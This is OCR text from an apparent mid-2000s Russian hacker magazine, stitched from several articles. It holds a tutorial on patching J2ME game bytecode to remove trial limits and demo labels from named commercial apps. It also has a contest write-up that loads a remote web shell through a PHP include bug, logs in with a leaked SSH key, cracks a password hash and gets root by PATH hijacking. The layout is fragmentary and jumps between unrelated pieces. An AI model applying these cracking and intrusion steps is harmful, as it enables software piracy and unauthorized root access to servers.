Как видно, идет сравнение с числом 44981L. «L» — число, означающее Long. Функция System.currentTimeMillis() возвращает текущее время в миллисекундах. Если присмотреться к числу, то становится понятно, откуда оно. 45 секунд в миллисекундах будет 45000, значит, 44981 — это и есть 45 секунд минус погрешность. Функция g._access$000gJ(), по всей видимости, возвращает время старта тоже в миллисекундах. Еще видно, что это условие может выполниться после 45-ти секунд, только если переменная m_uZ будет установлена в true, то есть, если ее установить в false, никакой подсчет миллисекунд не поможет. Поиском натыкаемся на единственно возможное место, где эта переменная устанавливается в true:

установка m_uZ в true

```
m_uZ = m_hTMines.m_eS != 8 || m_hTMines.m_aS !=
   8 || m_hTMines.m_longS != 10;
```

Здесь заметно сравнение параметров поля с эталоном: 8x8. Похоже, именно этот код и надо пропатчить, что мы и проделаем с помощью JavaBite. Если до этого мы использовали функцию деобфускации, то просто пропатчить g.class и заменить им оригинал мы не можем, ведь функции и переменные уже переименовались. Нужно либо патчить оригинал, либо заменять все классы их деобфусцированными копиями. Я рекомендую взять деобфусцированный вариант. Загружаем g.class в JavaBite: Classes->Add Java Class, открываем список методов (функций). Нужный код находится в _newvV, то есть в ее конце. Там надо найти упоминание об m_uZ. На строке 250 видно, что «putfield #0017 <..>» равнозначно «m_uZ =»; чуть выше находится загрузка значения iconst_0 и goto 0250. Перед прыжком загружается значение true. Из этого ясно, что нужно изменить iconst_1 (перед goto) на iconst_0. Двойной клик на строке 024B и выбор из списка iconst_0 — все что нужно. Сохраняем класс:



На диске ты найдешь все программы, которые использовались в этой статье.

```
Trial Version
This trial version has a time limit of 45 seconds. If you think this game is worth a few dollars, search for 'TMines' on the http://www.handango.com site to get
0   Ok
```
1

/1/ TMines: триал
/2/ TMines: патчим в JavaBite
/3/ Stack!: патчим
/4/ Stack!: убираем мигалку
/5/ UltraIM: UltraIM: посылает get-запрос
/6/ UltraIM: неправильный ключ

2

Classes->Save class и заменяем все классы в архиве их деобфусцированными копиями. Все, можешь начинать плавить свой мозг этой кошмарной игрой.

```
L  05B9   B20077   getstatic #0077<int d.m_bgI>
.  05BC   1064     bipush 100
.  05BE   60       iadd
.  05BF   B30077   putstatic #0077<int d.m_bgI>
```
3

```
.  01F8   B30084   putstatic #0084<int d.m_fl>
L  01FB   B20077   getstatic #0077<int d.m_bgI>
.  01FE   1064     bipush 100
.  0200   6C       idiv
.  0201   1007     bipush 7
.  0203   7E       iand
.  0204   07       iconst_4
.  0205   A20036   if_icmpge 00000238
.  0208   B20025   getstatic #0025<javax.microedition.lcdui.Graphics d.m_GGraphics>
.  020B   130156   ldc_w #0156<00ffffff>
.  020E   B600F0   invokevirtual #00F0<void javax.microedition.lcdui.Graphics.setColor(int )>
.  0211   B20025   getstatic #0025<javax.microedition.lcdui.Graphics d.m_GGraphics>
.  0214   130103   ldc_w #0103<-DEMO->
```
4

Сравнительно

Предыдущий вариант — самый распространенный и самый простой. Сейчас попробуем что-нибудь посложнее. С того же сайта качаем игру Stack!. Помимо двухминутного ограничения, на игровой процесс всеми силами влияет мигающая надпись «DEMO» прямо на игровом поле. Очень хорошо. Проделываем с мидлетом все те же телодвижения, что и в прошлом примере: распаковываем, декомпилируем etc. Затем в исходниках ищем строку «-DEMO-». Она найдется только в d.java и только в одном месте, что не может не радовать.

магическая надпись
```
if((m_bgl / 100 & 7) < 4)
{
   m_GGraphics.setColor(0xffffff);
   m_GGraphics.drawString("-DEMO-", ((m_bal * m_aYl + m_pl) -
      m_GGraphics.getFont().stringWidth("-DEMO-")) / 2, a.m_bsl / 2, 20);
}
```

Блоком if контролируется мигание надписи. Надпись мигает, а значит, переменная m_bgl где-то нехило меняется. Пробежимся поиском по коду и обнаружим сравнение: if(m_bgl > 0x1d4c0). Число 0x1d4c0 записано в шестнадцатеричной системе исчисления и в обычной десятичной равно 120000. А 120000 — это не что иное, как 2 минуты в миллисекундах, то есть найденное нами сравнение — это и есть временное ограничение. Однако это не самое важное, что мы должны заметить, так как даже избавившись от лимита в 2 минуты, мы останемся с уродской записью. Копаем еще и замечаем, что переменная m_bgl участвует во всех махинациях в trial-режиме:

секретный отсчет
```
while (!m_SZ) {
   long l1 = System.currentTimeMillis();
   if(b.m_cZ) {
      if (m_bhl != 0) {
         b._blV(m_bhl); m_bhl = 0;
      }
   }
   else {
      m_bgl += 100;
   }
   a._dvV(); System.gc();
   l1 = System.currentTimeMillis() - l1;
   try {
      if(l1 < (long)80) Thread.sleep((long)80 - l1);
      else Thread.sleep(20L);
   }
   catch(Exception _ex) { }
   Thread.yield();
}
```

В функции run() к m_bgl прибавляется 100 для получения эффекта мигания и для отсчета 2-х минут. Как ты, наверное, уже понял, чтобы убить триал, достаточно вместо 100 прибавлять 0. Однако надпись так и будет висеть, правда, уже не мигая и не так раздражая. Но оставлять надпись тоже неправильно. Для показа надписи в блоке if было хитрое сравнение с числом 4, а так как надпись уже не мигает, то есть условие постоянно выполняется, достаточно поменять условие на противоположное, чтобы оно уже никогда не выполнялось. Этим и займемся. Я опять предлагаю использовать деобфусцированные классы, чтобы не терять время. Загружаем d.class в JavaBite. Кусок кода, который мы будем модифицировать первым, находится в функции run() — ее и открываем. Поиска в дизассемблере не предусмотрено, поэтому придется повозиться, чтобы найти этот небольшой кусочек. Найдется он на строке 05BC.

```
User-Agent: UNTRUSTED/1.0
Host: www.mobisophy.com
Content-Length: 0

HTTP/1.1 200 OK
Date: Sun, 05 Mar 2006 01:27:27 GMT
Server: Apache Web Server
aaa: 6
Content-Length: 0
Content-Type: text/plain
Connection: Keep-Alive
```
5

```
Registration key is invalid, please check it and register again
```
6



Ты боялся спросить...

Меняем там «bipush 100» на «bipush 0». Теперь надо пропатчить показ надписи. Этот код находится в функции _aGraphicsV(). На строке 0204 в стек загружается число 4 (iconst_4), перед этим идут вычисления с переменной m_bgl, а вот дальше есть сравнение «if_icmpge 023B» (if_icmpge — это то же самое, что и «jge» в x86-ассемблере). Меняем на «if_icmple 023B», то есть противоположное по значению. Осталось заменить классы в архиве, и все — работает как положено. Можно еще сделать точно так же с надписью о том, что игра демо в about'e, но это уже косметика.

Почти так же стоит поступать с программами, работающими в триале лишь несколько дней. В качестве примера рассмотрим программу Biorhythm. Декомилим и лезем в g.java:

триальность
```
g()
{
    super("Biorhythm");
    m_aCommand = new Command("Launch", 4, 1);
    addCommand(new Command("Exit", 2, 2));
    setCommandListener(this);
    append(String.valueOf(Math.max(0, 10 - Biorhythm.m_dol)));
    append("trial launches left. Get the full version at www.tlogic.de."
        "The developer appreciates your support.\n");
    if (Biorhythm.m_dol >= 11) {
        return;
    }
    else {
        append("\nPlease select 'Launch' to start.");
        (new Thread(this)).start();
        return;
    }
}
```

Функция append(..) выводит сообщение на экран. Видно, что если m_dol больше или равна 11-ти, то запуска потока не происходит, следовательно, после сообщения возможности запуска нет. Посмотрим, где изменяется эта переменная:

триальность
```
if (command.getCommandType() == 4) {
    Biorhythm.m_dol++;
    Biorhythm._aZV(false);
    Biorhythm._aDisplayableV(new a());
}
else {
    Biorhythm.m_aBiorhythm.destroyApp(true);
}
```

Если номер команды совпадает с 4 (присваивается к Launch в предыдущем куске кода), то количество использованных дней увеличивается на 1. В JavaBite видно, как это происходит. Думаю, ты уже догадался, что мы сделаем: просто заменим iconst_1 на iconst_0, тем самым не давая счетчику дней увеличиваться. Получится вечный триал.

Сделай сам

Как видишь, отреверсить мидлет и убрать всяческие понаставленные разработчиками ограничения — проще пареной репы. Нужен только минимальный набор инструментов и чуть-чуть внимания. Конечно, иногда встречаются и более сложные элементы защиты: всякие криптографические проверки, ключики, общение с сервером девелопера, однако чаще всего все эти хитрые приемы обходятся каким-нибудь самым банальным образом. Главное не отступай, ты же хакер.

BINARY YOUR'S



Архив мидлетов: www.getjar.com
Сайт автора JavaBite: http://wl.h15.ru

1

Wikipedia: Обфускатор

Обфускатор (англ. obfuscator) — инструментальное программное обеспечение, позволяющее предотвратить или значительно осложнить обратную разработку программы даже при наличии исходного кода. В процессе обфускации исходный код преобразуется в запутанный код, менее читаемый и понятный для человека.

2 abc

Пример обфускации

Исходный текст:
```
int COUNT = 100;
float TAX_RATE = 0.2;
for (int i=0; i<COUNT; i++)
{
    tax[i] = orig_price[i] * TAX_RATE;
    price[i] = orig_price[i] + tax[i];
}
```

Код после обфускации:
```
for(int a=0;a<100;a++)
{ b[a]=c[a]*0.2;d[a]=c[a]+b[a]; }
```

3 def

О байт-коде

В отличие от обычных языков, таких как C++ и Паскаль, компилируемых в машинный код, язык Java и языки платформы .NET транслируются в промежуточный байт-код, который содержит достаточно информации для адекватного восстановления исходного кода. По этой причине для них применяется обфускация промежуточного кода.

4 ghi

Усложнение исследования кода

Как было сказано выше, декомпиляция программ Java и .NET достаточно проста. В этом случае обфускатор оказывает неоценимую помощь тем, кто хочет скрыть свой код от посторонних глаз. Зачастую после обфускации декомпилированный код вообще не компилируется, и вместо модификации исходного текста приходится довольствоваться патчем Java-кода.

5 jkl

Оптимизация

Обфусцированный код занимает меньше места, чем исходный, и зачастую выполняется быстрее, чем исходный. Современные обфускаторы также заменяют константы числами, оптимизируют код инициализации массивов и выполняют другую оптимизацию, которую на уровне исходного текста провести проблематично или невозможно. Проблема уменьшения размера важна, например, при программировании для сотовых телефонов на J2ME, где размер программы серьезно ограничен.

Как ты помнишь, месяц назад наш дедик захватили девушки из какой-то феминистической организации и оставили на главной странице зловещее послание. Твоя задача заключалась в том, чтобы отбить наш сервер и получить там рутовые права.

Первым делом твое внимание должна была привлечь кнопочка ru/eng. В самом деле, подозрительная ссылка: http://konkurs.xakep.ru/index.php?lang=eng. Вставив вместо eng строчку xxx, ты бы увидел ошибку:

Warning: main(xxx.txt) [function.main]: failed to open stream: No such file or directory in /usr/local/apache/htdocs/index.php on line 39

Ежу ясно, что тут банальный include-баг. Подключаем шелл от rst таким образом:

http://konkurs.xakep.ru/index.php?lang=http://rst.void.ru/download/r57shell

Так можно было получить web-шелл. Но задача в конкурсе — добиться рутовых прав. Из условия конкурса ты знаешь, что скомпроментирована учетная запись «konkurs», причем смена пароля не помогла защитить именно этого пользователя. Очень похоже, что хакеры просто установили «беспарольный доступ» с использованием открытого ключа для ssh.
Проверяем:

```
ls /home/konkurs/.ssh
total 8
-rwxr-xr-x  1 konkurs  konkurs   389
Mar  7 17:37 authorized_keys2
-rw-r--r--  1 konkurs  konkurs  1676
Mar  9 19:55 id_rsa
```

Ух! Даже больше, чем мы ожидали. Здесь есть приватный ключ. Осталось проверить, совпадает ли он с тем, по которому устанавливался доступ.
Копируем его себе в домашний каталог и пробуем подключиться:


```
$ ssh konkurs@konkurs.xakep.ru
FreeBSD 5.4-RELEASE-patched-p8
(GENERIC) #0: Mon Dec 12 20:42:06
UTC 2005
```

Вот и все дела :). Осталось получить root-права. Понятно, что на фре 5.4 нам не особо известно, как это сделать. Остается искать суидные файлы. А с этим, оказывается, все проще, чем мы думали:


```
$ ls -l
total 410
-rwsr-x---  1 root     konkurs    8268 Mar
9 22:30 winner
-rw-------  1 konkurs  konkurs  393216
Mar 10 00:01 winner.core
```

Запускаем подозрительный бинарник:

```
$ ./winner
aaaaaaaaaaa
```



ОНИ УЖЕ ПОБЕДИЛИ! ТЕПЕРЬ ТВОЯ ОЧЕРЕДЬ!



Запускаем strings winner:

```
/libexec/ld-elf.so.1
FreeBSD
libcrypt.so.2
…
$1$rstghc$lo.dotKry5e.Km26xNwzg/
```

Строчка 1rstghc$lo.dotKry5e.Km26xNwzg/ очень похожа на md5- хэш. Пароль ломается за пару секунд: zebra. Идем дальше.

```
$ ./winner
zebra

..:WINNERS STAT:..
WINNER list of KONKURS.XAKEP.RU
```

Смотрим снова strings. Кажется, бинарник выполняет системный вызов «cat /home/admin/winner.txt». Что интересно, для cat не указан полный путь, а это нас наводит на мысль о возможности попробовать вызвать ее из другого места.
Как это сделать? Да просто добавим в переменной PATH путь к директории, куда мы сможем сохранить нужный нам файл, и это будет */tmp*:

```
$ ls -ld /tmp
drwxrwxrwt  4 root  wheel  2560 Mar 10 13:42 /tmp
```

Проводим атаку:

```
$ PATH="/tmp:$PATH"; export PATH
$ vi /tmp/cat
#!/bin/sh

/bin/sh -i

:wq
$
$ chmod a+x /tmp/cat
$ ./winner
zebra
..:WINNERS STAT:..
# /bin/id
uid=0(root) gid=1006(konkurs)
groups=1006(konkurs)
#
```

Вот и все. Новый конкурс появится, как обычно, на konkurs.xakep.ru до 20 апреля.



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL.LIVEJOURNAL.COM /

Сцена/01

от Хакзоны до Багтрака

Территория взлома

Сейчас для начинающих хакеров существует полно сайтов, где можно достать любую инфу: от описания эксплойтов до мануалов по программированию. Но те, кто обитал в рунете еще в 98-м году, наверняка помнят, что в то время существовало только одно место для общения русских компьютерных гуру — сайт hackzone.ru, или в простонародье — Хакзона. Этот ресурс во многом повлиял на дальнейшее развитие русской хаксцены, и именно там начинали свою «карьеру» многие известные теперь хакеры и security-эксперты. Хочешь узнать подробнее, как все было и как Хакзона превратилась в популярный нынче проект bugtraq.ru? Читай дальше.

Эпоха Хакзоны

